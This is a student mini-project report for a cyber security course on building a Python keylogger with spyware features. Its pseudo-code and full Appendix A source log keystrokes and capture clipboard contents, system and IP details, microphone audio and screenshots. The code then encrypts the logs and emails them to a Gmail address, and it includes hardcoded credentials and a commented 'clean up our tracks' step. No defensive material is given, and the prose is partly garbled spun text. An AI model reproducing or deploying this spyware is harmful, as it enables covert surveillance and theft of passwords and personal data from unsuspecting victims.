RV COLLEGE OF ENGINEERING®
BENGALURU – 560059
(Autonomous Institution Affiliated to VTU, Belagavi)

DEPARTMENT OF INFORMATION SCIENCE AND ENGINEERING

"Keylogger with Advanced Spyware Features in Python"

MINI-PROJECT REPORT
CYBER SECURITY AND DIGITAL FORENSICS (18IS73)
VII SEMESTER

2020-21

Submitted by

Nehal N Shet	**1RV18IS026**
Sagar Biswari	**1RV18IS045**
Sai Praneeth	**1RV18IS047**

Under the Guidance of
Prof. Priya D.
Department of ISE, RVCE
Bangalore - 560059

RV COLLEGE OF ENGINEERING®, BENGALURU - 560059

(Autonomous Institution Affiliated to VTU, Belagavi)

DEPARTMENT OF INFORMATION SCIENCE AND ENGINEERING

CERTIFICATE

Certified that the **Mini-**project work titled "Keylogger with Advanced Spyware Features in Python" has been carried out by Nehal N Shet(1RV18IS026) Sagar Biswari(1RV18IS045) Sai Praneeth(1RV18IS047) **,** bonafide students of RV College of Engineering, Bengaluru, have submitted in partial fulfillment for the **Assessment of Course: CYBER SECURITY AND DIGITAL FORENSICS (18IS73) – Open-Ended Experiments** during the year 2021-2022. It is certified that all corrections/suggestions indicated for the internal assessment have been incorporated in the report.

Prof. Priya D
Faculty Incharge
Department of ISE,
RVCE., Bengaluru –59

Head of Department
Department of ISE,
RVCE, Bengaluru–59

RV COLLEGE OF ENGINEERING®, BENGALURU - 560059

(Autonomous Institution Affiliated to VTU)

DEPARTMENT OF INFORMATION SCIENCE AND ENGINEERING

DECLARATION

We, Nehal N Shet(1RV18IS026) Sagar Biswari(1RV18IS045) Sai Praneeth(1RV18IS047) the students of 7th Semester B.E., Department of Information Science and Engineering, RV College of Engineering, Bengaluru hereby declare that the Mini-Project titled **"**Keylogger with Advanced Spyware Features in Python**"** has been carried out by us and submitted in partial fulfillment for the **Assessment of Course: CYBER SECURITY AND DIGITAL FONRENSICS (18IS73) - Open-Ended Experiment** during the year 2021-2022.

Place: Bengaluru **Signature**

Date:

Abstract / Synopsis

Introduction:

Keyloggers are many hackers and script kiddie's favorite tools. Keylogging is a method that was first imagined back in the year 1983. Around then, the utilization of this product was uncommon and just the top examination organizations and spies could get their hands on it, yet today, it is a typical element offered by most government operative applications like TheOneSpy. Individuals use it all as an opportunity to guarantee the assurance of their families, organizations, and the ones they care about.

Keylogger is a software that records each and every keystroke you enter, including mouse clicks. Hardware keyloggers are also available which will be inserted between keyboard and CPU. It provides the following features:

- ☐ It takes a minute to install this software/hardware in the victim's system, from the next second onwards the attacker will get every activity going on in the victim computer.
- ☐ Each and every activity happening in the victim's system with screenshots will be recorded. This activity will be saved in the victim's system or it can be mailed to the attacker email or can be uploaded to the FTP server. Wondered? Let's see how attackers do this along with protection techniques.
- ☐ Keylogging highlight of spy applications is adept at recording each and every keystroke made by utilizing a console, regardless of whether it is an on-screen console.
- ☐ It likewise takes a screen capture of the screen when the client is composing (Usually this screen capture is taken when a catch on the mouse is clicked).
- ☐ It works watchfully, escapes the client's view, for example, the focus on the client could never discover that all his keystrokes are being recorded.
- ☐ Keyloggers recorder can record writings, email, and any information you compose at whatever point using your support.
- ☐ The log record made by the keyloggers would then have the option to be sent to a predefined gatherer.
- ☐ Some keyloggers tasks will likewise record any email that tends to your use and Web website URLs you visit.

Objectives:

Keyloggers collect information and send it back to a third party – whether that is a criminal, law enforcement or IT department. "Keyloggers are software programs that leverage algorithms that monitor keyboard strokes through pattern recognition and other techniques," explains Tom Bain, vice president security strategy at Morphisec.

The amount of information collected by keylogger software can vary. The most basic forms may only collect the information typed into a single website or application. More sophisticated ones may record everything you type no matter the application, including information you copy and paste. Some variants of keyloggers – especially those targeting mobile devices – go further and record information such as calls (both call history and the audio), information from messaging applications, GPS location, screen grabs, and even microphone and camera capture.

Data captured by keyloggers can be sent back to attackers via email or uploading log data to predefined websites, databases, or FTP servers. If the keylogger comes bundled within a large attack, actors might simply remotely log into a machine to download keystroke data. Today spyware such as keystroke loggers are a common part of the cyber-criminal toolset to capture financial information such as banking and credit card details, personal information such as emails and password or names and addresses, or sensitive business information around processes or intellectual property. They may sell that information or use it as part of a larger attack depending on what was gathered and their motives.

Problem Statement:

Develop a keylogger with spyware features using python. The keylogger will contain features like the basic keylogger (logging keys in python), Incorporated email functionality, Getting computer information, Gathering the clipboard contents, Collecting audio using microphone, Taking screenshots, A timer, File encryption.

Methodology:

Logging Keys: To log keys using python, we will be using the pynput module. Pynput has multiple functions including on_press, write_file, and on_release

Email: To add email functionality, we will be using the email module.

Computer information: To gather computer information, we will use socket and platform modules. The hostname = socket.gethostname() method gets the hostname. To get the internal IP address, use socket.gethostbyname(hostname) method. To receive processor information, use the platform.processor() method. To get the system and version information use platform.system() and platform.version(). To get the machine information, use the platform.machine() method. To get external (public facing) IP address, use api.ipify.org. Use the get('https://api.ipify.org').text to get an external ip.

Clipboard: To get the clipboard information, we will be using the win32clipboard module, which is a submodule of pywin32. The person may not have any writable data for the clipboard (could have copied an image), so make sure to use a try – except block just in case information could not be copied.

Microphone: To record with a microphone, we will be using the sound device module and writing to a .wav file using the scipy.io wavefile module. Ensure to set the fs variable: fs = 44100. Ensure to add a seconds variable: seconds = microphone_time.

Screenshot: To take a screenshot, we will use the ImageGrab from the Pillow Module. The ImageGrab.grab() method .

Timer: To build a timer which goes through a certain number of iterations before the keylogger ends, we will be using the timer function.

Files encryption: To encrypt files, we will use the cryptography.fernet module.

Table of Contents

Introduction:

Develop a keylogger with spyware features using python. The keylogger will contain features like the basic keylogger (logging keys in python), Incorporated email functionality, Getting computer information, Gathering the clipboard contents, Collecting audio using microphone, Taking screenshots, A timer, File encryption.\

Proposed System:

Keyloggers are many hackers and script kiddie's favorite tools. Keylogging is a method that was first imagined back in the year 1983. Around then, the utilization of this product was uncommon and just the top examination organizations and spies could get their hands on it, yet today, it is a typical element offered by most government operative applications like TheOneSpy. Individuals use it all as an opportunity to guarantee the assurance of their families, organizations, and the ones they care about.

Keylogger is a software that records each and every keystroke you enter, including mouse clicks. Hardware keyloggers are also available which will be inserted between keyboard and CPU.

Objectives:

Keyloggers collect information and send it back to a third party – whether that is a criminal, law enforcement or IT department. "Keyloggers are software programs that leverage algorithms that monitor keyboard strokes through pattern recognition and other techniques," explains Tom Bain, vice president security strategy at Morphisec.

The amount of information collected by keylogger software can vary. The most basic forms may only collect the information typed into a single website or application. More sophisticated ones may record everything you type no matter the application, including information you copy and paste. Some variants of keyloggers – especially those targeting mobile devices – go further and record information such as calls (both call history and the audio), information from messaging applications, GPS location, screen grabs, and even microphone and camera capture.

Data captured by keyloggers can be sent back to attackers via email or uploading log data to predefined websites, databases, or FTP servers. If the keylogger comes bundled within a large attack, actors might simply remotely log into a machine to download keystroke data. Today spyware such as keystroke loggers are a common part of the cyber-criminal toolset to capture financial information such as banking and credit card details, personal information such as emails and password or names and addresses, or sensitive business

information around processes or intellectual property. They may sell that information or use it as part of a larger attack depending on what was gathered and their motives.

Methodology:

Logging Keys: To log keys using python, we will be using the pynput module. Pynput has multiple functions including on_press, write_file, and on_release

Email: To add email functionality, we will be using the email module.

Computer information: To gather computer information, we will use socket and platform modules. The hostname = socket.gethostname() method gets the hostname. To get the internal IP address, use socket.gethostbyname(hostname) method. To receive processor information, use the platform.processor() method. To get the system and version information use platform.system() and platform.version(). To get the machine information, use the platform.machine() method. To get external (public facing) IP address, use api.ipify.org. Use the get('https://api.ipify.org').text to get an external ip.

Clipboard: To get the clipboard information, we will be using the win32clipboard module, which is a submodule of pywin32. The person may not have any writable data for the clipboard (could have copied an image), so make sure to use a try – except block just in case information could not be copied.

Microphone: To record with a microphone, we will be using the sound device module and writing to a .wav file using the scipy.io wavefile module. Ensure to set the fs variable: fs = 44100. Ensure to add a seconds variable: seconds = microphone_time.

Screenshot: To take a screenshot, we will use the ImageGrab from the Pillow Module. The ImageGrab.grab() method .

Timer: To build a timer which goes through a certain number of iterations before the keylogger ends, we will be using the timer function.

Files encryption: To encrypt files, we will use the cryptography.fernet module.

Scope:

- ☐ It takes a minute to install this software/hardware in the victim's system, from the next second onwards the attacker will get every activity going on in the victim computer.
- ☐ Each and every activity happening in the victim's system with screenshots will be recorded. This activity will be saved in the victim's system or it can be mailed to the attacker email or can be uploaded to the FTP server. Wondered? Let's see how attackers do this along with protection techniques.

- ☐ Keylogging highlight of spy applications is adept at recording each and every keystroke made by utilizing a console, regardless of whether it is an on-screen console.
- ☐ It likewise takes a screen capture of the screen when the client is composing (Usually this screen capture is taken when a catch on the mouse is clicked).
- ☐ It works watchfully, escapes the client's view, for example, the focus on the client could never discover that all his keystrokes are being recorded.
- ☐ Keyloggers recorder can record writings, email, and any information you compose at whatever point using your support.
- ☐ The log record made by the keyloggers would then have the option to be sent to a predefined gatherer.
- ☐ Some keyloggers tasks will likewise record any email that tends to your use and Web website URLs you visit.

Requirement Specifications:

Hardware requirements:

- 64-bit dual-core 2GHz CPU with SSE2 support
- 4 GB RAM
- 5 GB free storage
- NIC


Software requirements:

- Windows / Linux / Mac Operating System
- Python3
- Pip
- Python libraries and packages


System Design and Implementation:

Class Diagrams:

Layer One



Layer Two



Modular Description/ Pseudo-code:

```
# email controls
def send_email(filename, attachment, toaddr):
fromaddr = email_address
msg = MIMEMultipart()
msg['From'] = fromaddr
msg['To'] = toaddr
msg['Subject'] = "Log File"
body = "_________LOG_________"
msg.attach(MIMEText(body, 'plain'))
filename = filename
attachment = open(attachment, 'rb')
p = MIMEBase('application', 'octet-stream')
p.set_payload((attachment).read())
encoders.encode_base64(p)
p.add_header('Content-Disposition', "attachment; filename= %s" % filename)
msg.attach(p)
s = smtplib.SMTP('smtp.gmail.com', 587)
s.starttls()
s.login(fromaddr, password)
text = msg.as_string()
s.sendmail(fromaddr, toaddr, text)
s.quit()


# get the computer information
def computer_information():
with open(file_path + extend + system_information, "a") as f:
hostname = socket.gethostname()
```


```
IPAddr = socket.gethostbyname(hostname)
try:
public_ip = get("https://api.ipify.org").text
f.write("Public IP Address: " + public_ip)
except Exception:
f.write("_____Couldn't get Public IP Address (most likely max query)_____")
f.write("Processor: " + (platform.processor()) + '\n')
f.write("System: " + platform.system() + " " + platform.version() + '\n')
f.write("Machine: " + platform.machine() + "\n")
f.write("Hostname: " + hostname + "\n")
f.write("Private IP Address: " + IPAddr + "\n")
computer_information()


# get the clipboard contents
def copy_clipboard():
with open(file_path + extend + clipboard_information, "a") as f:
try:
win32clipboard.OpenClipboard()
pasted_data = win32clipboard.GetClipboardData()
win32clipboard.CloseClipboard()
f.write("Clipboard Data: \n" + pasted_data)
except:
f.write("_____Clipboard could be not be copied_____")
#copy_clipboard()


# get the microphone
def microphone():
fs = 44100
```

```
seconds = microphone_time
myrecording = sd.rec(int(seconds * fs), samplerate=fs, channels=2)
sd.wait()
write(file_path + extend + audio_information, fs, myrecording)
#microphone()


# get screenshots
def screenshot():
im = ImageGrab.grab()
im.save(file_path + extend + screenshot_information)
#screenshot()


def on_press(key):
global keys, count, currentTime
print(key)
keys.append(key)
count += 1
currentTime = time.time()
if count >= 1:
count = 0
write_file(keys)
keys =[]

def write_file(keys):
with open(file_path + extend + keys_information, "a") as f:
for key in keys:
k = str(key).replace("'", "")
if k.find("space") > 0:
```


```
f.write('\n')
f.close()
elif k.find("Key") == -1:
f.write(k)
f.close()

def on_release(key):
if key == Key.esc:
return False
if currentTime > stoppingTime:
return False
with Listener(on_press=on_press, on_release=on_release) as listener:
listener.join()
if currentTime > stoppingTime:
with open(file_path + extend + keys_information, "a") as f:
f.write("\n\n_____ " + str(time.time()) + "
_____\n\n")
screenshot()
send_email(screenshot_information, file_path + extend + screenshot_information, toaddr)
copy_clipboard()
microphone()
send_email(audio_information, file_path + extend + audio_information, toaddr)
number_of_iterations += 1
currentTime = time.time()
stoppingTime = time.time() + time_iteration
send_email(keys_information, file_path + extend + keys_information, toaddr)


# Encrypt files
```

```
files_to_encrypt = [file_merge + system_information, file_merge +
clipboard_information, file_merge + keys_information]

encrypted_file_names = [file_merge + system_information_e, file_merge +
clipboard_information_e, file_merge + keys_information_e]

count = 0

for encrypting_file in files_to_encrypt:

with open(files_to_encrypt[count], 'rb') as f:

data = f.read()

fernet = Fernet(key)

encrypted = fernet.encrypt(data)

with open(encrypted_file_names[count], 'wb') as f:

f.write(encrypted)

send_email(encrypted_file_names[count], encrypted_file_names[count], toaddr)

send_email(files_to_encrypt[count], encrypted_file_names[count], toaddr)

count += 1
```


Results and Snapshots




Files sent by keylogger



Keylogger.txt



Screenshot of the victim's system



Encrypted system data

Conclusion

Data captured by keyloggers can be sent back to attackers via email or uploading log data to predefined websites, databases, or FTP servers. If the keylogger comes bundled within a large attack, actors might simply remotely log into a machine to download keystroke data. Today spyware such as keystroke loggers are a common part of the cyber-criminal toolset to capture financial information such as banking and credit card details, personal information such as emails and password or names and addresses, or sensitive business information around processes or intellectual property. They may sell that information or use it as part of a larger attack depending on what was gathered and their motives.

References

1. https://cybercademy.org/build-advanced-keylogger-in-python-project-overview/
2. https://www.youtube.com/watch?v=25um032xgrw&t=302s
3. https://www.youtube.com/watch?v=LR5iYf_gwUQ&t=315s
4. https://docs.google.com/document/d/1Ed3Ck5NohaYWnZEpalhnvqw4rDMdJbME5NLUlb10XFc/edit
5. https://www.udemy.com/course/the-windows-keylogger-mini-python-ethical-hacking-course/

Appendix - A

```
from email.mime.multipart import MIMEMultipart
from email.mime.text import MIMEText
from email.mime.base import MIMEBase
from email import encoders
import smtplib
import socket
import platform
import win32clipboard
from pynput.keyboard import Key, Listener
import time
import os
from scipy.io.wavfile import write
import sounddevice as sd
from cryptography.fernet import Fernet
import getpass
from requests import get
from multiprocessing import Process, freeze_support
from PIL import ImageGrab

keys_information = "key_log.txt"
system_information = "syseminfo.txt"
board_information = "clipboard.txt"
audio_information = "audio.wav"
screenshot_information = "screenshot.png"
keys_information_e = "e_key_log.txt"
system_information_e = "e_systeminfo.txt"
clipboard_information_e = "e_clipboard.txt"
```

```
microphone_time = 10
time_iteration = 10
number_of_iterations_end = 3

email_address = "keyloggertesting00@gmail.com"
password = "keylogger00testing"

username = getpass.getuser()
toaddr = "keyloggertesting00@gmail.com"
key = "EVQ-60aBeJqrLT3gfkuf85CQo9XqQNpwRs2sKpMSKsc="
file_path = "D:\\7th_sem\\CSDF\\AdvancedKeylogger\\project"
extend = "\\"
file_merge = file_path + extend

# email controls
def send_email(filename, attachment, toaddr):
fromaddr = email_address
msg = MIMEMultipart()
msg['From'] = fromaddr
msg['To'] = toaddr
msg['Subject'] = "Log File"
body = "_________LOG_________"
msg.attach(MIMEText(body, 'plain'))
filename = filename
attachment = open(attachment, 'rb')
p = MIMEBase('application', 'octet-stream')
p.set_payload((attachment).read())
encoders.encode_base64(p)
p.add_header('Content-Disposition', "attachment; filename= %s" % filename)
msg.attach(p)
```

```
s = smtplib.SMTP('smtp.gmail.com', 587)
s.starttls()
s.login(fromaddr, password)
text = msg.as_string()
s.sendmail(fromaddr, toaddr, text)
s.quit()
#send_email(keys_information, file_path + extend + keys_information, toaddr)

# get the computer information
def computer_information():
with open(file_path + extend + system_information, "a") as f:
hostname = socket.gethostname()
IPAddr = socket.gethostbyname(hostname)
try:
public_ip = get("https://api.ipify.org").text
f.write("Public IP Address: " + public_ip)
except Exception:
f.write("_________Couldn't get Public IP Address (most likely max query)_________")
f.write("Processor: " + (platform.processor()) + '\n')
f.write("System: " + platform.system() + " " + platform.version() + '\n')
f.write("Machine: " + platform.machine() + "\n")
f.write("Hostname: " + hostname + "\n")
f.write("Private IP Address: " + IPAddr + "\n")
computer_information()

# get the clipboard contents
def copy_clipboard():
with open(file_path + extend + clipboard_information, "a") as f:
try:
win32clipboard.OpenClipboard()
```

```
pasted_data = win32clipboard.GetClipboardData()
win32clipboard.CloseClipboard()
f.write("Clipboard Data: \n" + pasted_data)
except:
f.write("_________Clipboard could be not be copied_________")
#copy_clipboard()

# get the microphone
def microphone():
fs = 44100
seconds = microphone_time
myrecording = sd.rec(int(seconds * fs), samplerate=fs, channels=2)
sd.wait()
write(file_path + extend + audio_information, fs, myrecording)
#microphone()

# get screenshots
def screenshot():
im = ImageGrab.grab()
im.save(file_path + extend + screenshot_information)
#screenshot()

number_of_iterations = 0
currentTime = time.time()
stoppingTime = time.time() + time_iteration

# Timer for keylogger
while number_of_iterations < number_of_iterations_end:
count = 0
keys =[]
```

```
def on_press(key):
global keys, count, currentTime
print(key)
keys.append(key)
count += 1
currentTime = time.time()
if count >= 1:
count = 0
write_file(keys)
keys =[]

def write_file(keys):
with open(file_path + extend + keys_information, "a") as f:
for key in keys:
k = str(key).replace("'", "")
if k.find("space") > 0:
f.write('\n')
f.close()
elif k.find("Key") == -1:
f.write(k)
f.close()

def on_release(key):
if key == Key.esc:
return False
if currentTime > stoppingTime:
return False
with Listener(on_press=on_press, on_release=on_release) as listener:
listener.join()
```

```
if currentTime > stoppingTime:
with open(file_path + extend + keys_information, "a") as f:
f.write("\n\n_____ " + str(time.time()) + "
_____\n\n")
screenshot()
send_email(screenshot_information, file_path + extend + screenshot_information, toaddr)
copy_clipboard()
microphone()
send_email(audio_information, file_path + extend + audio_information, toaddr)
number_of_iterations += 1
currentTime = time.time()
stoppingTime = time.time() + time_iteration
send_email(keys_information, file_path + extend + keys_information, toaddr)

# Encrypt files
files_to_encrypt = [file_merge + system_information, file_merge +
clipboard_information, file_merge + keys_information]
encrypted_file_names = [file_merge + system_information_e, file_merge +
clipboard_information_e, file_merge + keys_information_e]
count = 0
for encrypting_file in files_to_encrypt:
with open(files_to_encrypt[count], 'rb') as f:
data = f.read()
fernet = Fernet(key)
encrypted = fernet.encrypt(data)
with open(encrypted_file_names[count], 'wb') as f:
f.write(encrypted)
send_email(encrypted_file_names[count], encrypted_file_names[count], toaddr)
send_email(files_to_encrypt[count], encrypted_file_names[count], toaddr)
count += 1
```

```
time.sleep(10)


# Clean up our tracks and delete files

#delete_files = [system_information, clipboard_information, keys_information, screenshot_information, audio_information]

#for file in delete_files:

# os.remove(file_merge + file)
```